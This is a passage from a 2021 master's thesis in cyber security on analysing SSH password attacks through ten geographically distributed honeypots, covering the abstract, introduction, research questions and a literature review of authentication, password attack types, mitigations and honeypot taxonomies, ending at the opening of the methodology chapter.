# ANALYSIS OF PASSWORD ATTACKS FROM THE PERSPECTIVE OF THE ATTACKER BY MULTIPLE HONEYPOTS

A THESIS SUBMITTED TO
THE GRADUATE SCHOOL OF INFORMATICS OF
THE MIDDLE EAST TECHNICAL UNIVERSITY
BY

KIVANÇ AYDIN

IN PARTIAL FULFILLMENT OF THE REQUIREMENTS FOR THE DEGREE OF
MASTER OF SCIENCE
IN
THE DEPARTMENT OF CYBER SECURITY

AUGUST 2021

Approval of the thesis:

ANALYSIS OF PASSWORD ATTACKS FROM THE PERSPECTIVE OF THE ATTACKER BY MULTIPLE HONEYPOTS

Submitted by Kıvanç AYDIN in partial fulfillment of the requirements for the degree of **Master of Science in Cyber Security Department, Middle East Technical University** by,

Prof. Dr. Deniz Zeyrek Bozşahin
Dean, **Graduate School of Informatics** ____________________

Asst. Prof. Dr. Cihangir TEZCAN
Head of Department, **Cyber Security** ____________________

Assoc. Prof. Dr. Cengiz Acartürk
Supervisor, **Cognitive Science Dept., METU** ____________________

**Examining Committee Members:**

Asst. Prof. Dr. Cihangir TEZCAN
Cyber Security Dept., METU ____________________

Assoc. Prof. Dr. Cengiz ACARTÜRK
Cognitive Science Dept., METU ____________________

Asst. Prof. Dr. İlker ÖZÇELİK
Software Engineering Dept., Osmangazi University ____________________

**Date:** *_19.08.2021*

**I hereby declare that all information in this document has been obtained and presented in accordance with academic rules and ethical conduct. I also declare that, as required by these rules and conduct, I have fully cited and referenced all material and results that are not original to this work.**

**Name, Last name : Kıvanç AYDIN**

**Signature : ________________**

# ABSTRACT

## ANALYSIS OF PASSWORD ATTACKS FROM THE PERSPECTIVE OF THE ATTACKER BY MULTIPLE HONEYPOTS

Aydın, Kıvanç
MSc., Department of Cyber Security
Supervisor: Assoc. Prof. Dr. Cengiz ACARTÜRK

August 2021, 65 pages

Authentication is vital for secure operation of ICT systems. Since the past several decades, alternative solutions have been developed for authentication, such as biometric authentication methods, aiming at replacing passwords. Nevertheless, their success has been limited as evidenced by intensive use of passwords. Today, an average user uses dozens of different passwords in daily practice. The frequent use of passwords in authentication also leads to a close interest of attackers due to rapid the expansion of ICT for the past several decades. Recently, almost 70% percent of cyber attacks target user credentials. This study investigates password attacks from the attacker's perspective by using ten honeypot systems that run mock SSH services. The focus of the analysis is the efficiency of the blacklisting approach against password attacks, and the analysis of the attitudes of attackers as recorded in log files. The relationship between the passwords used in the attacks and the local language of the target country was also investigated using a language identification model.

Keywords: Password Security, Honeypot

# ÖZ

## SALDIRGAN GÖZÜYLE PAROLA SALDIRILARININ BİRDEN ÇOK BALKÜPÜ SİSTEMİYLE ANALİZİ

Aydın, Kıvanç
Yüksek Lisans, Siber Güvenlik Bölümü
Tez Yöneticisi: Doç. Dr. Cengiz ACARTÜRK

Ağustos 2021, 65 sayfa

Kimlik doğrulama, bilişim sistemlerinin güvenli çalışması için hayati önem taşır. Geçtiğimiz son bir kaç on yılda, parola kullanımını değiştirmeyi amaçlayan biyometrik kimlik doğrulama yöntemleri gibi kimlik doğrulama için alternatif çözümler geliştirilmiştir. Bununla birlikte, parolaların yoğun kullanımı alternatif çözümlerin başarısının çok sınırlı kaldığını göstermektedir. Bugün ortalama bir kullanıcı günlük pratikte onlarca farklı şifre kullanmaktadır. Kimlik doğrulamada parolaların sık kullanımı, son birkaç on yılda bilişimin hızlı genişlemesi nedeniyle saldırganların da yakın ilgisini çekmektedir. Son zamanlarda, siber saldırıların neredeyse yüzde 70'i kullanıcı kimlik bilgilerini hedef almaktadır. Bu çalışma, sahte SSH hizmetlerini çalıştıran on bal küpü sistemi kullanarak, saldırganın bakış açısıyla parola saldırılarını incelemektedir. Analizin odak noktası, kara listeye alma yaklaşımının parola saldırılarına karşı etkinliği ve saldırganların kayıtlar(loglar) ile tutumlarının analiz edilmesidir. Saldırılarda kullanılan parolalar ile hedef ülkenin yerel dili arasındaki ilişki de bir dil tanımlama modeli kullanılarak araştırıldı.

Anahtar Sözcükler: Parola Güvenliği, Bal küpü Sistemleri

To My Family

# ACKNOWLEDGMENTS

First of all, I would like to express my gratitude to my supervisor, Assoc. Prof. Dr. CENGİZ ACARTÜRK. Throughout my entire master period, he did not spare any kind of support and provided his guidance at the most critical times, making this work emerge.

Besides my supervisor, I would like to thank my committee members, Asst. Prof. Dr. Cihangir TEZCAN and Asst. Prof. Dr. İlker ÖZÇELİK for their suggestions and precious comments.

I would also like to thank all of my colleagues for their support. Especially Col. Bahadır EROĞLU, who permitted me to follow courses.

Finally, I would like to express my deepest gratitude to my mother, Tülay, for her encouragement and support.

# TABLE OF CONTENTS

CHAPTERS

## LIST OF TABLES

## LIST OF FIGURES

# LIST OF ABBREVIATIONS

| | |
|---|---|
| **ASCII** | American Standard Code for Information Interchange |
| **CIA** | Central Intelligence Agency |
| **CIRT** | Cyber Incident Response Team |
| **CSV** | Comma Separated Values |
| **DOD** | Department of Defense |
| **ELK** | Elasticsearch Logstash Kibana |
| **GB** | Gigabyte |
| **GCP** | Google Cloud Provider |
| **ICT** | Information and Communications Technology |
| **ID** | Identity |
| **IDE** | Integrated Development Environment |
| **IDS** | Intrusion Detection System |
| **IPS** | Intrusion Prevention System |
| **ISO** | International Organization for Standardization |
| **IT** | Information Technology |
| **IOT** | Internet of Things |
| **JSON** | JavaScript Object Notation |
| **LTS** | Long Term Support |
| **MFA** | Multifactor Authentication |
| **NIST** | National Institute of Standards and Technology |
| **NLTK** | Natural Language Toolkit |
| **NTLM** | New Technology LAN Manager |
| **OS** | Operating System |
| **RAT** | Remote Access Trojan |
| **SP** | Special Publication |
| **SSH** | Secure Shell |
| **TOR** | The Onion Routing |
| **URL** | Uniform Resource Locator |
| **USB** | Universal Serial Bus |
| **VIM** | Vi(Visual) Improved |
| **VPN** | Virtual Private Network |
| **VSCode** | Visual Studio Code |
| **WSL** | Windows Subsystem for Linux |

# CHAPTER 1

# INTRODUCTION

The number of Internet users is increasing day by day. As of July 2021, there are about 4.8 billion users (Datareportal, 2021). Moreover, information technology products, such as IoT Devices and mobile apps, are also expanding their domains of use (Buildfire, 2021). Today, verifying a user's identity (viz. authentication) is an indispensable part of ICT (Information and Communications Technology) systems. In the past, there have been several proposals that the use of passwords would extinct (Kotadia, 2004; Bonneau, Herley, Oorschot, & Stajanoy, 2012). Nevertheless, the password is still the most used authentication method despite its alternatives.

An average user uses passwords in dozens of services on the Internet (Williams, 2020). A major issue in the use of passwords is the human tendency to use personally identifiable information in passwords, such as names and years of birth (Li, Wang, & Sun, 2016). Password policies have been employed as a method of mitigation, aiming at helping users generate strong passwords. On the other hand, password policies may themselves cause security issues by narrowing down the space of possible passwords through specific policies. In most cases, password policies are insufficient to provide cybersecurity at the desired level (McMillan, 2017).[1]

Another major challenge is credential stuffing, i.e., the attacks that exploit the use of the same or similar passwords across different services. According to a study conducted by Ponemon Institute, half of the IT (Information Technology) users and 39% of individual users are using their work passwords somewhere else, too (Manning, 2020). Therefore, recently, the existing solutions for preventing authentication attacks suffer from human factors that lead to the use of weak passwords, keeping password attacks a leading method that may allow data breaching (Data Breach Investigations Report, 2020). The topic of this thesis is the analysis of password attacks with real attack data.

[1] A well-known policy developer, Bill Burr, states that the implementation of one of the password policies by NIST, “NIST Special Publication 800-63. Appendix A” included design errors in that the suggestion in favor of “complex” passwords was a mistake. The NIST users were then suggested using “long” passwords instead of complex ones, in more recent policies.

## 1.1. Motivation

The concept of *password* has a long history, so the research on it, too (Gates, 1992). The term password was used for a similar purpose (authentication) in the military sense long before it occurred in today's information technologies. In the 11th century BC, a phonetic check was carried out with a word determined as a watchword for authentication, as cited in (Speiser, 1942). Today, password authentication is still used in military terms. The first use of the password in computer science was with the introduction of the Compatible Time-Sharing System and Unics (Unix) systems in the 1961 (Lennon, 2017). Fernando Corbató, the developer of the UNIX systems, suggested the use of a password for the privacy of personal files in a common mainframe (ESET, 2017). Not long after, the first password breach occurred in the same year. A researcher shared all the passwords in order to get more usage rights by printing them out (Maclnnis, 2019). The use of one-way encryption, known as hashing, was first introduced in 1974 so that passwords are not kept open in the database. Later, in 1979, some additions were made to the passwords with the hash value by proposing the salting system, which is still important today, to strengthen this mechanism. Thus, the same password has different hash values in different systems. However, measures to increase password security have not eliminated the problems arising from the use of guessable passwords. (Digital Information World, 2020). Today's operating systems employ various implementations of password authentication, as well as its storage and encryption. For instance, UNIX-based operating systems, such as Linux and its variants employ salt-based hashing, whereas Microsoft Windows operating systems employ several methods, such as NTLM and Kerberos authentication.

Academic research on the design and use of passwords has emphasized the methods of password leaking, methods of attacks, and user experiments (Maoneke, Flowerday, & Isabirye, 2020; Alsabah, Oligeri, & Riley, 2018). A leaked password is a password gathered from a system by unauthorized means. Leaked passwords are popular resources for attackers, also in some cases, for defenders to protect themselves against attacks by avoiding the use of frequently-used passwords. In our day, we frequently come across news about millions of leaked passwords globally[2].

The attackers have been developing advanced techniques for exploiting vulnerabilities in protecting user credentials. Recently, the attacks for obtaining user credentials have surpassed malware attacks, which have been popular for the past several decades. A recent report shows that almost 70% of current attacks are related to user credentials (Spitzner, Sans Blog, 2021). This shift in the focus of the attackers indicates the importance of passwords not only in the past but also today.

[2] In August 2019, about 2.7M unique personal information have been leaked from Audi US.
In December 2018, Fotolog had data breach. About 17M account have been compromised.
Users can check on www.haveibeenpwned.com if their account is already compromised. As of August 2021, there are 11,420,802,014 pwned (compromised) accounts on their database (Haveibeenpwned, 2021).

Although most research on password security has focused on the user perspective and the system perspective, attackers perform attacks by exhibiting specific patterns. In other words, a specific focus on the attacker's behavior may reveal certain patterns that facilitate the protection of ICT systems. To make an analogy, if an attacker is approaching by holding a knife, wearing a steel helmet would not provide complete protection on behalf of the victim; instead, it may reduce the chances of fleeing, thus increasing the attacker's probability of success. For this reason, the present study aims to analyze the attackers' perspective. Specifically, we investigated password attacks by analyzing data gathered through ten honeypots developed and ran for the purpose of the present study.

## 1.2. Research Questions and the Scope of the Thesis

Most of the password-related cybersecurity research aims at developing datasets of leaked user passwords or user survey data. By following this common practice, we first aim at developing a dataset of password attacks in real environments. The research questions are presented as follows:

- Is the use of a blacklist sufficient to prevent attacks in general? A common approach against password attacks is the listing approach, e.g., whitelisting and blacklisting. A whitelist includes a set of legitimate subjects that are allowed to gain access to an ICT system. On the other hand, a blacklist includes a set of illegitimate subjects that are prohibited connect system.

- What are adversaries' common patterns while conducting password spraying (dictionary) attacks? A dictionary attack is a limited type of brute force attack. Adversaries generally use common passwords to gain access to a single account. However, it is less noisy than brute force attacks, most of the security systems have deployed precautions against it. On the other hand, a password spraying attack uses a smaller dictionary to access more than one account. In this technique, an adversary prepares a target list such as IP addresses, account names. Then in a loop, an adversary tries the first entity of dictionary for all targets in the list. When all the elements in the list are finished, it moves to the next element in the dictionary and repeats the same process. Thus, they can bypass many security systems due to the time between attacks on the same target (Haber, 2020).

- Do attackers consider the target country's local language in password attacks? For instance, unless an attacker may exhibit a tendency to use Turkish words or phrases while attacking ICT systems located in Turkey, Turkish passwords may provide better security in terms of password security.

To find answers to those research questions, we collected from ten honeypots for a month. The honeypots were installed on virtual operating systems though with geographically distributed IP addresses. The collected data included attacks on port 22 of the honeypot service to imitate the SSH service[3]. The analyzes were carried out over the obtained dataset.

This thesis consists of six chapters. Background information about authentication and honeypot is explained in Chapter 2 with related works. In Chapter 3, the methodology of the research is spelled out. The results of the study are presented in Chapter 4. Results are discussed in Chapter 5. Finally, Chapter 6 concludes the thesis by summarizing the findings and suggesting future work.

[3] Secure Shell (SSH) is a protocol for generally establishing remote connection to ICT system. Its security is based on cryptographic client-server architecture.

# CHAPTER 2

# BACKGROUND AND LITERATURE REVIEW

In this chapter, background information about authentication and honeypot systems is given, and related studies are presented.

## 2.1. Authentication

Authentication has been a significant problem throughout the history of ICT systems. As technology improved, new inventions have made it possible to create new measures for authentication. However, they have been by other methods that help adversaries to bypass those measures. Not only in cybersecurity but also in non-technical domains, the weakest node in the chain has been the human throughout history.

A subject's process of accessing a target basically takes place in the stages. The first part, *identification*, contains the identity of the subject without any extra information. The major technical problem in identification is that it is challenging to find a single entity in the search space of elements (e.g., user accounts as subjects) that is able to identify an identity (e.g., a single user), due to the one-to-many mapping from an instance of identity to the target identity. Authentication mechanisms are used to solve this one-to-many problem. Accordingly, if the identified identity and verification mechanism and the desired identity and verification mechanism are the same, the subject's identity is verified in the second stage. So, the solution of the problem is simplified to a one-to-one mapping, which is more straightforward than one-to-many mapping. This second step is the core of the *authentication* process (Van Oorschot, 2019). The third part of the process is the *authorization*. At the end of the first two processes, the authorizations of the subject providing the authentication are checked, and which subject would be granted access and what it can do is determined. The subject is not limited to only user accounts used by humans. It may also be a process, an application, or a web service.

There are three different factors in the authentication process. These factors are:

- Something you know: It is a secret known by subjects such as PIN and password. Passwords are used together with credentials to verify the relevant identity.

- Something you have: It is a unique element that the subjects have, such as ID cards, USB keys.

- Something that you are: It is an element of a subject, generally specific to subjects such as fingerprint, voice, IRIS code (Goodrich & Tamassia, 2014).

In practice, using only one factor is enough for authentication. However, using more than one factor (viz. multifactor authentication, MFA) is usually more secure.

Using passwords as a single factor in authentication may cause problems in security, as it has been the case for the past several decades. There have been numerous alternative solutions to resolve the threats that arise from using passwords. Nevertheless, there exists no single solution widely accepted by end-users as an alternative to passwords (Bonneau, Herley, Van Oorschot, & Stajanoy, 2012).

## 2.2. Password Attacks and Mitigation Methods

Since a password is usually a string created using characters available through a keyboard, the attack methods are based on the exploitation of string structures in passwords. Below are the major types of password attacks. Each method has significant differences, and they can be categorized into two leading groups: Guessing or stealing. Attacks that involve guessing in it:

- In a *guessing attack*, also called a *dictionary attack* (Ding & Horster, 1995), the attacker tries to guess the target's password. Instead of simply brute-forcing (i.e., enumerating) all possible alternatives, the attacker tries to guess according to the target. This tactic is usually employed against a known target, such as family members and co-workers. Attackers use tools to collect guessable passwords. The success of this attack relies on good reconnaissance, also applicable on social media[4].

- In a *brute-force attack*, the attacker tries each and every password combination for getting access to the system (cf. enumeration). This method may require significant computing power and time. The success rate depends on the strength of the password, usually identified by its length and complexity in reaches of the use of characters.

- In a *dictionary attack*, the attacker tries a list of passwords for gaining authentication. Attackers usually use preprepared wordlists[5] (dictionaries) to launch this type of attack. The attack is carried out by trying the passwords in

[4] A tool named *Rhodiola* analyzes tweets and creates personalized wordlists. Source code and details are available at https://github.com/utkusen/rhodiola (retrieved on)

[5] Wordlist is a more common term. There are different kind of wordlists for specific purposes. A known lists of wordlists included with samples are available at https://github.com/danielmiessler/SecLists (retrieved on)

the dictionary one by one. For instance, while attacking web-based authentication system, attacker may follow size of response. Usually, response of granting access is different than access denied response.

- *Password spraying attack* is a type of dictionary attack. The difference is instead of trying a single subject's credential, try all passwords in the dictionary for all subjects. The peculiarity of this type of attack is that the attacker tries the targets one by one in turn. So, some security mechanisms such as rate-limiting can be bypassed.

Attacks that involve stealing:

- *Shoulder surfing* means looking for other people's information without their permission (Eiband, Khamis, Zezschwitz, Hussmann, & Alt, 2017). Attacker tries to obtain victim's confidential data. Attacker usually looks over victim's shoulder. When the victim enters short but critical information such as PIN code to systems such as POS devices and ATMs in public environments, the attacker can see the confidential information. Evidence of this type of attack is often difficult to find. Also, victims are unaware that their information has been compromised (Eiband, Khamis, Zezschwitz, Hussmann, & Alt, 2017).

- A *capture attack* covers several different tactics such as eavesdropping[6], shoulder surfing, wiretapping[7], man-in-the-middle[8] (Ku, Liao, Chang, & Qiu, 2014). Since wireless communication became widespread, the attack surface for capture attacks has increased for the past decade.

- *Malware* (malicious software) can be used for stealing credentials. They can steal stored passwords on target systems. Also, some malwares have a keylogger[9] function on them. Once a victim enters his credentials, malware logs the information and sends it to attacker.

- *Social Engineering* is not a technical attack. It aims humans to access information. Usually, technical protections are not effective against social engineering (Krombholz, Hobel, Huber, & Weippl, 2015). For instance, an

[6] Eavesdropping means gathering information by listening without consent of victim.

[7] Wiretapping means act of listening traffic without permissions of victims through tapping communications devices.

[8] Man-in-the-middle means capturing communication between two subjects by forwarding data to victim on fly. Attackers may also change the integrity of the communication (Mallik, 2018).

[9] Keylogger is a type of malware that can log any keystore and sometimes mouse movements with screenshots in compromised systems to gather valuable information.

adversary acting as technical support can call the victim that the system is compromised and need to learn of the victim's password to stop the attack before the manager learns about the attack.

- The *phishing attack* is a subset of social engineering attacks. Adversaries mainly using luring emails to try to aim steal information or infect victims. Nowadays, phishing evolved and became more sophisticated (Alkhalil, Hewage, Nawaf, & Khan, 2021). Also, other communication services such as SMS, Whatsapp are currently using by adversaries for attacking medium.

Actions in the scope of stealing are often associated with malware or hacking of the database. The rest are related to social engineering, which is less technical, except capture attacks and malware. Password security is essential (Morris & Thompson, 1979). When it is compromised, it's hazardous. Having valid credentials means logging in without leaving any traces except audit logs. To make an analogy, by entering the pass code of a warehouse, the person stealing the materials from inside will not attract attention even if there is a security guard. The use of secure passwords may not be effective against the types related to stealing. However, it can prevent the expansion of the scope of the attack. Since only password spraying is in the scope of this study, attacking methods will not be discussed in detail.

Leaked passwords are one of the significant concerns about password security. Since people tend to use the same passwords in several systems, a leakage may compromise an account in any other secure system. To avoid this problem, it is generally accepted that passwords shouldn't be kept as plaintext in databases. As mentioned in the introduction, passwords should be stored in a hashed format using a one-way function such as SHA, MD5. Even though hashed guessable passwords can be cracked. So, password salting is suggested. Adding salt to the password before hashing decreases the possibility of cracking. Moreover, iterated hashing, which is a method hashing using multiple times, increases the security of passwords in databases. But the iteration count of hashing is limited to computing power to keep systems still usable (Van Oorschot, 2019).

On the other hand, using a secure password is the most valid defensive approach for predictive attack methods. Besides using secure passwords, some other precautions may take place by system designers. Some of them are listed below (Herley, 2015):

- Lockout mechanism means blocking authentication process. After several unsuccessful authentication attempts, lockout mechanism blocks either victim account or attacker's access to the system. Lockout is generally temporary. Although it is effective for blocking attackers, it decreases availability.

- Rate-limiting is similar to a lockout. Unlike lockout, rate-limiting only disables the authentication process for a small amount of time, such as 1 second, 2 seconds, 15 seconds (Van Oorschot, 2019). Sometimes the rate-limiting time may be increased depending on implementation. This approach slows down attacks and annoys attackers. In the meanwhile, since the attack period increases, the chance of detecting an attack increases too.

- Blacklisting can be applied in two different approaches. The first one is to decline some patterns or keywords such as only numbers, month, year, middle name at password creation. But this one is for creating more secure passwords. On the other hand, blacklisting is blocking known adversaries or suspicious sources. This sounds effective, but it requires effort and threat intelligence. In the present study, we also analyzed the effectiveness of blacklisting.

- Hardware protection is required for offline systems. Once a device such as IoT is captured physically by an adversary, none of the protection mechanisms mentioned above is applicable. The precautions that taken on software wouldn't be effective if attacker has direct access to hardware. For this reason, a hardware solution is required to block or maybe erase all data on the device.

All these measures are there to reduce the chance of guessing passwords or discourage the attacker. For example, by making a blacklist to prevent users from using weak passwords. Easily guessable factors such as month, year, date of birth, name, city can be prevented from using the password. Although it sounds good in theory, creating a good blacklist is not easy. Also, people generally find a way to use them. A most known tactic used by people is changing a letter from a password such as "p@ssword". However, blacklisting can be implemented in authentication mechanisms, it might not be usable in some cases. For example, this operation cannot be performed in the Windows Active Directory structure, which is the most used operating system (Microsoft Documentation, 2020). However, these measures can be taken on the cloud or using a hybrid structure. Therefore, the strong password remains the only solution in the existing password-using architecture.

Matteo and his colleagues claim that regardless of the precautions, users tend to choose predictable passwords (Dell'Amico, Michiardi, & Roudier, 2010). Therefore, they focused on the probability of breaking a password. As a result of their research, they found that dictionary attacks are the most effective. Furthermore, enrichment of dictionaries using mangling gives better results. They also stated that passwords in their native language increase the strength of the password without additional tricks. Instead of focusing on users' tendencies in our study, we tried to analyze them from adversaries' perspectives.

Studies related to the problems arising from passwords have a long history (Wesley, 2002). Although there are many studies, it is seen that the state of art has undergone a severe change over time. Password alternative studies have not reached enough maturity to replace passwords and have not been adopted by the community (Al-Ameen, Marne, Fatema, Wright, & Scielzo, 2020).

Many policies developed to adopt the use of strong passwords to users. In addition, it has been one of the most discussed topics in cybersecurity awareness training and campaigns. However, these policies and activities have difficulty in adapting to the changes in the state of art.

The DOD Guideline, published in 1985, states that passwords' life should not be longer than a year (Password Management Guidline, 1985). The given time is calculated according to the length of the password. Since they focused on time complexity, substantial restrictions were proposed by DOD. In previous version of NIST documents, it was stated that passwords should be changed at most 90 days. The reason behind this policy is an attacker may crack hashed passwords in that period. In 2017, NIST proposed that there shouldn't be a password expiration period (NIST, 2020). Spitzner, the SANS blog writer, explained three major reasons cause this change. The reason for changing passwords in 90 days is not a threat anymore. However, attackers can crack hashes more easily, leaked hashed passwords are not the biggest problem in password security. It also causes side effects such as writing passwords or forgetting them, which results in behavioral costs. Finally, changing passwords increases risk instead of increasing security because people tend to select easy passwords to memorize them quickly. So, according to SANS, password expiration is no longer necessary. (Spitzner, 2019). Despite these evolvements, many password policies still limit their lifetime.

Another policy that has changed significantly over time is password complexity. In its SP800-63-3 Digital Identity Guidelines, which was renewed in 2017, NIST announced that it is now necessary to focus on the length of passwords instead of complex passwords (NIST, 2020). SANS interprets the reason for this change as the human factor is finally taken into account (Spitzner, 2017). Bill Burr, one of the authors of the document, which was published in 2003, which included the requirement to have at least 12 characters in length, one capital letter, one number, and one symbol, stated that he made a mistake and regretted it in an interview with The Wall Street Journal (McMillan, 2017).

The slogan of using a strong password naturally gave rise to the question of what a strong password is. Different studies have been carried out over time to determine the strength of the password. There is a tradeoff when it comes to the increasing strength of the password. Increasing strength decreases the usability of that. In order to solve this problem, the concept of passphrase has been introduced by giving a new perspective to the concept of password (Maoneke, Flowerday, & Isabirye, 2020). A passphrase can be called a sentence that occurs with the formation of more than one word. It is basically still a password which is longer (Reinhold, 1995). The main reason for this is that the human brain can keep 7 elements in mind (Miller, 1955). Although it can change 7(+2,-2), the password's strength is insufficient when these elements, which appear on average, are used as characters.

In contrast, the strength of the password increases when we evaluate these elements as words. On the other hand, Shay et al., at the end of their study on creating a passphrase, suggested an idea that individuals can pronounce in their own language. They are observed that the participants' recall rates vary depending on the length of the string formed rather than the number of words (Shay, et al., 2012). Even it is easier to remember passphrases. It has another dilemma. Due to the use of Passphrase, as the length increases, the time to enter the password and the probability of the user making typos increase. To solve this problem, Nielsen et al. suggested that minor errors should not prevent authentication as a new method for validation using passphrases (Nielsen, Vedel, & Jensen, 2014).

One of the suggestions offered to increase the password's strength while keeping its usability at the maximum level is to use the password in the native language of the individuals. In their study, Alsabah et al. analyzed the passwords on a leaked database, together with demographic information, and found differences in users' password usage regarding their official language and regional characteristics (Alsabah, Oligeri, & Riley, 2018). Abbott and Garcia studied differences in password usage patterns on native Spanish and English speaking users' data and found significant differences between each other (Abbott & Garcia, 2015). Han et al., in their study on the leaked passwords of over 100 million Chinese and English users, found that elements such as date and syllables in password structures were affected by the language (Han, Li, Yuan, & Xu, 2016). Cyclonis, a company that has a password management product, suggested using different languages which include different characters such as Spanish (ñ), Turkish (ş) would increase combinations exponentially (Cyclonis, 2019). Joseph has studied the passwords of 70 million yahoo users. As a result of this study, it has been determined that there is a relationship between the users' mother tongue and weak password usage. In addition, when the dictionary is attacked in the users' preferred languages, it has achieved 2-3 times more successful results than the global dictionaries (Bonneau, 2012).

The recent studies about password security are generally based on the leaked password databases or user experiments. It is also clearly understood from studies that using strength passwords is vital for secure ICT systems. On the other hand, strength causes usability problems. To solve this problem, besides alternative authentications, using passphrases suggested by researchers. According to the studies, it can be said that language and demographic differences of users affect password selection. For instance, a multilanguage-supported passphrase creating model, diceware, can be used to select a secure and usable password. The example passphrase for Turkish on diceware's web page is "*derz permi turba um beniz*" (Reinhold, 1995). It is still not usable. Nevertheless, these studies are based on users. To review password security differently, in the present study, we analyzed the language preferences of adversaries during password spraying attacks.

### 2.3. Honeypot

Throughout history, unique features of living things in nature are used as tactics or as a novelty in wars. Camouflage, which is the most basic example of this, is the prominent feature of deception techniques. In the information age, we often see deception techniques using both defensive and offensive ways. The first deception technology that comes to mind in a defensive sense is the honeypot.

Generally speaking, a honeypot is usually a system that seems to be exploitable but with limited vulnerabilities (Urias, et al., 2017). The aim is to lure attackers, usually using fake invaluable information that can be put on honeypots. (Almeshekah & Spafford, 2016). So, attackers are not only detected in the honeypot but also their TTPs can be discovered on it.

In the 1970s, the U.S. CIA counterintelligence created a web service that looked like containing secret information. This system is designed to delay response. To deceive attacker, sometimes it also replies to incoming requests with an error message. The response states that the user who made the request is not authorized. This service can be called the first honeypot prototype (Rowe, 2004).

Honeypots have enormous advantages for blue teams. Sometimes even a single successful exploit brings the winning point to adversaries. On the other hand, defenders must stop or at least detect every attack. The problem is that there are so many logs and so many false positives that it can often be overlooked even if there are signs of attackers. However, this is not the case with honeypots, we can associate any log in the honeypot with offensive or malicious actions. Spitzner described the advantages of a honeypot as follows (Spitzner, 2003):

- On the contrary to traditional security systems, honeypots only detect adversaries. Since they have a low false-positive rate, alerts will be fewer. So, small datasets (alert logs) reduce fatigue on blue teams.

- Reduced false positive rate is an essential advantage of honeypot because false positive is an annoying result of detection systems. As false positive increases, it becomes harder to catch true positives.

- Traditional detection and prevention systems are generally signature-based. They are not effective against tailored attacks and zero days. On the other hand, honeypots can be used even for detecting zero-day attacks. The data gathered through honeypots can feed other security systems to reduce false negatives.

- Encryption is a popular tactic used by adversaries for bypassing security systems. However, SSL encryption can be applied to some security systems, it is expansive and requires high computing power. Since honeypot is the node of the operation itself, activity is decrypted on it.

- Honeypots are flexible to implement on different architectures. They are not limited to networks, and they can also be implemented on clients, databases, and so on.

- Honeypot’s requirements[10] are minimal compared to other security systems. Even a simple IoT device can be used as a honeypot.

Previous research has focused on various aspects of honeypots, so different taxonomies have been proposed. When honeypots are classified according to their interaction level, it is possible to reduce them to three types (Fan, Du, Fernandez, & Villagra, 2017):

- A Low-interaction honeypot only emulates specific protocols or functions to detect probing activities. This type of honeypot can be easily implemented. This type of honeypot is usually for detection in production environments (Mukherjee, 2020).

- Medium-interaction honeypot is also giving responses to detect adversaries' actions. The abilities of this type of honeypot are not limited to a low-interaction one. On the other hand, it still doesn’t cover all functions that are available in real systems.

- High-interaction honeypot is similar to original systems. However, it can be compromised, it is fully isolated and monitored. So, it is primarily used to understand adversaries’ behavior, such as a sandbox.

Baykara and Das, in their study on the use of real-time honeypots integrated with intrusion detection system (IDS) for intrusion detection and prevention, found that the false positive rate decreased, and the performance increased compared to classical IDSs. However, the success of the proposed model is limited by the capabilities of the integrated Snort IDS[11] (Baykara & Das, 2018).

Although honeypots are generally used as an additional layer in defense-in-depth, they are also frequently used for cybersecurity research and threat intelligence. For example, Vasilomanolakis et al. investigated whether there was a correlation between attacks for five months with a total of five sensors (i.e., honeypot computers) in three different countries. They found that almost half of the attackers attacked more than one sensor (Vasilomanolakis, Karuppayah, Kikiras, & Mühlhäuser, 2015). In addition, Rabadia et al. examined the time relationships of attacks over the data gathered from

[10] Generally, a network security system requires high computing power to decrypt and analysis data on fly not to slow down entire network. Besides, security systems, whether signature based or behavior-based use complex operations to decide if the data benign or malign. In same cases, network security systems also require high performance network cards to be placed inline.

[11] Snort is a popular open-source IDS/IPS (Intrusion Prevention System). In 2013, Cisco bought Sourcefire which is the company of Martin Roesch, author of Snort, but it is still free and open source.

6 honeypots in 2 different countries for four years. They observed a steady decline throughout the day (Rabadia, Valli, Ibrahim, & Baig, 2017).

Kheirkhah et al., by placing honeypots on six different university campuses, analyzed the SSH attacks coming to these honeypots and determined that the attackers generally made dictionary attacks. In addition, using a high-interaction honeypot, they analyzed the adversaries’ actions after they entered the system (Kheirkhah, Amin, Sistani, & Acharya, 2013). In the present study, we used ten honeypots in different geolocations.

# CHAPTER 3

# METHODOLOGY

## 3.1. Overview

Deception technologies have been widely employed as a proactive security solution. Increasing its detection capabilities, as evidenced by low false-positive rates is crucial for security analysts for an efficient use of a proactive technology. Besides its primary purpose, deception technologies, specifically honeypots have been useful for security researchers. Considering the benefits of honeypots, the present study builds on real data obtained from honeypots. This study consists of five phases. Each phase has an impact on the next steps, as shown in Figure 1.



Phase 1
Analysis of Honeypots
Phase 2
Planning for Pilot Study
Completion of Pilot Study
Phase 3
Planning for Raw Data Collection
